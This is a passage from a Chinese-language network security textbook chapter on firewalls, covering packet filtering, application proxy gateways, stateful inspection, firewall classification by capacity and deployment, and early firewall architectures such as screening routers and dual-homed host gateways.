按过滤机制的演化历史划分，防火墙有包过滤防火墙、应用代理网关防火墙和状态

检测防火墙 3 种类型。3 种防火墙的主要区别在于数据流语义理解。

### 1. 包过滤技术——网络级防火墙

包过滤技术最早出现于 1976 年的 Xerox Alto 系统上，称为包多路转接装置，UNIX 系统最早出现包过滤技术是在 1980 年。包过滤防火墙工作在网络层，通过检查单个包的地址、协议、端口等信息决定是否允许此数据包通过。路由器就是一个传统的网络级防火墙。包过滤防火墙检查规则表中的每一条规则，直至发现包中的信息与某规则相符，如果没有一条能符合，就会使用默认规则，一般情况下，默认规则就是要求防火墙丢弃该包。其次，通过定义基于 TCP 或 UDP 数据包的端口号，防火墙能够判断是否允许建立特定的连接，如 Telnet、FTP 连接。网络级防火墙简洁，速度快，费用低，对用户透明，但是对网络的保护有限，因为它只检查地址和端口，对网络更高协议层的信息无理解能力。包过滤可以通过协议类型控制特定的协议，通过 IP 地址控制特定的源和目的主机，通过控制源和目的端口控制特定的网络服务，通过制定 IP 地址和端口号的组合规则，可以让某些特定服务必须通过某一特定的 IP 地址进行细致的检查。图 8-2 给出了包过滤防火墙的示意图。使用包过滤防火墙的主要优点如下：





**图 8-2　包过滤防火墙**

（1）防火墙对每条传入和传出网络的包实行低水平控制。

（2）每个 IP 包的字段都被检查，例如源地址、目的地址、协议、端口等。防火墙将基于这些信息应用过滤规则。

（3）防火墙可以识别和丢弃带欺骗性源 IP 地址的包。

（4）包过滤防火墙是两个网络之间访问的唯一来源。因为所有的通信必须通过防火墙，绕过是困难的。

（5）包过滤通常被包含在路由器数据包中，所以不必额外的系统来处理这个特征。

在整个防火墙技术的发展过程中，包过滤技术出现了两种不同版本，称为“第一代静态包过滤”和“第二代动态包过滤”。

（1）第一代静态包过滤类型防火墙。这类防火墙几乎是与路由器同时产生的，是根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则基于数据包的报头信息进行制订。报头信息中包括 IP 源地址、IP 目标地址、传输协议（TCP、UDP、ICMP 等）、TCP/UDP 目标端口、ICMP 消息类型等。其数据通路如图 8-3 所示（下文提到的数据通路图中，中间一列表示的是防火墙，左右两列分别表示连接的两台

计算机）。





**图 8-3　第一代静态包过滤防火墙的数据通路**

（2）第二代动态包过滤类型防火墙。这类防火墙采用动态设置包过滤规则的方法，避免了静态包过滤所具有的问题。这种技术后来发展成为包状态监测（stateful inspection）技术。采用这种技术的防火墙对通过其建立的每一个连接都进行跟踪，并且根据需要可动态地在过滤规则中增加或更新条目，具体的数据通路如图 8-4 所示。





**图 8-4　第二代包过滤防火墙的数据通路**

包过滤方式的优点是不用改动客户机和主机上的应用程序，因为它工作在网络层和传输层，与应用层无关。但其弱点也是明显的：过滤判别的依据只是网络层和传输层的有限信息，因而各种安全要求不可能充分满足；在许多过滤器中，过滤规则的数目是有限制的，且随着规则数目的增加，性能会受到很大的影响；由于缺少上下文关联信息，不能有效地过滤如 UDP、RPC（远程过程调用）一类的协议；另外，大多数过滤器中缺少审计和报警机制，它只能依据包头信息，而不能对用户身份进行验证，很容易受到“地址欺骗型”攻击。对安全管理人员素质要求高，建立安全规则时，必须对协议本身及其在不同应用程序中的作用有较深入的理解。因此，过滤器通常是和应用网关配合使用，共同组成防火墙系统。

**2. 应用代理技术——应用网关防火墙**

代理（proxy）主机防火墙就是内部网络计算机用户与代理网关采用一种通信方式即内部网络协议（NetBIOS、TCP/IP 等）。而网关与 Internet 之间采取的是标准 TCP/IP 网

络通信协议。这样使得网络数据包不能直接在内外网络之间进行。

应用代理防火墙是目前最安全的防火墙技术,但实现麻烦,有的应用级网关缺乏"透明度"。经常会出现访问延迟和多次登录才能访问外网的问题。应用级防火墙每一种协议需要相应的代理软件,使用时工作量大,效率明显不如网络级防火墙。

代理服务是指在防火墙主机上运行的特定的应用程序或服务器程序。基于代理服务的防火墙是在应用层实现的,它提供了较高的安全性、较强的访问控制能力和身份验证功能。

代理防火墙通常支持的一些常见的应用程序有 HTTP、HTTPS/SSL、SMTP、POP3、IMAP、NNTP、Telnet、FTP、IRC 等。应用程序代理防火墙可以配置成允许来自内部网络的任何连接,它也可以配置成要求用户认证后才建立连接。要求认证的方式只能为已知的用户建立连接的这种限制为安全性提供了额外的保证。如果网络受到危害,这个特征使得从内部发动攻击的可能性大大减少。图 8-5 给出了应用代理网关防火墙的示意图。





**图 8-5　应用代理网关防火墙**

使用应用程序代理防火墙的主要优点如下:

(1) 指定对连接的控制,例如允许或拒绝基于服务器、地址的访问,或者是允许或拒绝基于用户所请求连接的 IP 地址的访问。

(2) 通过限制某些协议的传出请求来减少网络中不必要的服务。大多数代理防火墙能够记录所有的连接,包括地址和持续时间。这些信息对追踪攻击和发生的未授权访问的事件是很有用的。

代理防火墙是以牺牲速度为代价换取了比包过滤防火墙更高的安全性能,在网络吞吐量不是很大的情况下,也许用户不会察觉到什么,然而到了数据交换频繁的时刻,代理防火墙就成了整个网络的瓶颈,而且一旦防火墙的硬件配置支撑不住高强度的数据流量而发生罢工,整个网络可能就会因此瘫痪了。所以,代理防火墙的普及范围还远远不及包过滤型防火墙,而在软件防火墙方面更是几乎没见过类似产品了——单机并不具备代理技术所需的条件,所以就目前整个庞大的软件防火墙市场来说,代理防火墙很难有立足之地。

### 3. 状态检测技术——动态包过滤

状态检测技术是继包过滤技术和应用代理技术后出现的防火墙技术，状态检测最早由Checkpoint公司提出。对新建的应用连接，状态检测检查预先设置的安全规则，允许符合规则的连接通过，并在内存中记录该连接的相关信息，生成状态表。对该连接的后续数据包，只要符合状态表就可以通过。传统的包过滤在遇到利用动态端口的协议时会发生困难，如FTP，防火墙事先无法知道哪些端口需要打开，而如果采用原始的静态包过滤，又希望用到此服务的话，就需要事先将所有可能用到的端口打开，而这往往是一个非常大的范围，会给安全带来不必要的隐患。而状态检测通过检查应用程序信息（如FTP的PORT和PASS命令）来判断此端口是否允许需要临时打开，而当传输结束时，端口又马上恢复为关闭状态。

状态检测提供的额外服务有：将某些类型的连接重定向到审核服务中去；拒绝携带某些数据的网络通信。

跟踪连接状态的方式取决于包通过防火墙时的类型：

（1）TCP包。当建立起一个TCP连接时，通过的第一个包被标有包的SYN标志。通常情况下，防火墙丢弃所有外部的连接企图，除非已经建立起某一条特定规则来处理它们。对内部试图连到外部主机的连接，防火墙注明连接包，允许响应及允许随后在两个主机之间的包通过，直到连接结束为止。在这种方式下，传入的包只有在它是响应一个已建立的连接时才会被允许通过。

（2）UDP包。UDP数据包比TCP数据包简单，因为UDP包不包含任何连接或序列信息，只包含源地址、目的地址、校验和携带的数据。这种信息的缺乏使基于深度包检测技术研究的防火墙确定包的合法性很困难，因为没有打开的连接可利用，以测试传入的包是否应被允许通过。可是，如果防火墙跟踪包的状态，就可以确定。对传入的包，若它所使用的地址和UDP包携带的协议与传出的连接请求匹配，该数据包就被允许通过。和TCP包一样，没有传入的UDP包会被允许通过，除非是响应传出的请求或已经建立了指定的规则来处理。

（3）对其他种类的包，情况和UDP包类似。防火墙仔细地跟踪传出的请求，记录所使用的地址、协议和包的类型，然后对照保存过的信息核对传入的包，以确保这些包被请求。

使用状态/动态检测防火墙的主要优点如下：

（1）检查IP包的每个字段的能力，并遵从基于包中信息的过滤规则。

（2）识别带有欺骗性源IP地址包的能力。

（3）防火墙是两个网络之间访问的唯一来源。因为所有的通信必须通过防火墙，绕过是困难的。

（4）基于应用程序信息验证一个包的状态的能力，如基于一个已经建立的FTP连接，允许返回的FTP包通过，或允许一个先前认证过的连接继续与被授予的服务通信。

（5）记录有关通过的每个包的详细信息的能力。基本上，防火墙用来确定包状态的所有信息都可以被记录，包括应用程序对包的请求、连接的持续时间、内部和外部系统所

做的连接请求等。

由于状态监视技术相当于结合了包过滤技术和应用代理技术,因此是最先进的,但是由于实现技术复杂,在实际应用中还不能做到真正完全有效的数据安全检测,而且在一般的计算机硬件系统上很难设计出基于此技术的完善防御措施,市面上大部分软件防火墙使用的其实只是包过滤技术加上一点其他新特性而已。

未来防火墙将位于网络级防火墙和应用级防火墙之间,即网络级防火墙识别通过的信息的能力将变得更强,而应用级防火墙在目前功能上则向"透明""低级"方面发展,使防火墙向着更安全可信、快速便捷的方向发展。

### 8.2.3 按处理能力划分

目前,防火墙按处理能力可划分为百兆防火墙、千兆防火墙及万兆防火墙。一般来说,软件防火墙和软硬件结合防火墙的处理能力可以在百兆以上,但是达不到千兆,硬件防火墙可以达到千兆以上。随着网络带宽的不断增加,软件防火墙和软硬件结合防火墙的使用空间越来越小,硬件防火墙是适应未来网络安全发展的有效手段。

目前很多千兆硬件防火墙产品标称有内容过滤能力,但一般或者是可选模块,启用后会明显降低防火墙性能;或者是只能过滤特定的字段,如URL过滤,并且随着模式数量的增大,性能呈指数下降。

### 8.2.4 按部署方式划分

按部署方式可划分为终端(单机)防火墙和网络防火墙。终端防火墙产品绝大多数是软件产品,目前也有一些高端网卡具有一定的防火墙处理能力,终端防火墙由于数据量小,通常不需要很高的处理能力,内容过滤实现相对容易,但需要在每个终端都部署,成本相对较高,并且不利于集中式管理。网络防火墙本质上是一个网络交换设备,需要很强的处理能力和转发能力,并且自身的安全性要求非常高,增加内容过滤无疑会带来性能的降低,这也是目前防火墙研究的热点,即采用合理的机制将性能的降低控制在可以接受的范围内。

**讨论思考**

(1) 软件防火墙、硬件防火墙和芯片防火墙的主要区别是什么?

(2) 包过滤防火墙工作在OSI参考模型的哪一层?

(3) 什么是状态检测技术?

## 8.3 防火墙的体系结构

目前,主要有4种常见的防火墙体系结构,分别为:屏蔽路由器、双宿主主机网关、被屏蔽主机网关和被屏蔽子网。

### 8.3.1 屏蔽路由器

屏蔽路由器是一个具有数据包过滤功能的路由器，既可以是一个硬件设备，也可以是一台主机。路由器上安装有 IP 层的包过滤软件，可以进行简单的数据包过滤。因为路由器是受保护网络和外部网络连接的必然通道，所以屏蔽路由器的使用范围很广。其缺点也很明显，一旦屏蔽路由器的包过滤功能失效，受保护网络和外部网络就可进行任何数据通信。

屏蔽路由器是最基本的防火墙体系结构，如图 8-6 所示。





**图 8-6　屏蔽路由器**

### 8.3.2 双宿主主机网关

双宿主主机网关是围绕具有双重宿主的主机（计算机）而构筑的，该计算机至少有两个网络接口。这样的主机可以充当与这些接口相连的网络之间的路由器，它能够从一个网络到另一个网络发送 IP 数据包。实现双宿主主机的防火墙体系结构禁止这种发送功能。所以 IP 数据包从一个网络并不是直接发送到其他网络。防火墙内部的系统能与双宿主主机通信，同时防火墙外部的系统能与双宿主主机通信，但是这些系统不能直接互相通信。它们之间的 IP 通信被完全阻止。

双宿主主机的防火墙体系结构相当简单：双宿主主机位于两者之间，并且被连接到外部网络和内部网络。在双宿主主机体系中应用最广的是双宿主主机网关，其网关是用一台装有两块网卡的堡垒主机做防火墙。两块网卡各自与受保护网络和外部网络相连，如图 8-7 所示。





**图 8-7　双宿主机网关**

堡垒主机装有相应的路由软件，可以很容易地实现网关的功能，并且可以有详尽的日志，也可以安装相应的系统管理软件，便于系统管理员使用。双宿主主机网关优于屏蔽路由器的地方是：堡垒主机的系统软件可用于维护系统日志、硬件拷贝日志或远程拷贝日志。这一点对于日后的检查很有用，但不能帮助网络管理者确认内网中哪些主机可能已被黑客入侵。双宿主主机网关的一个致命弱点是：一旦入侵者侵入堡垒主机并使其

只具有路由功能,则任何外网上的用户均可以随便访问内网。

### 8.3.3 被屏蔽主机网关

被屏蔽主机网关结构由一台屏蔽路由器和一台堡垒主机组成,路由器提供来自仅与内部网络相连的主机的服务,如图 8-8 所示。在这种体系结构中,主要的安全策略为数据包过滤。

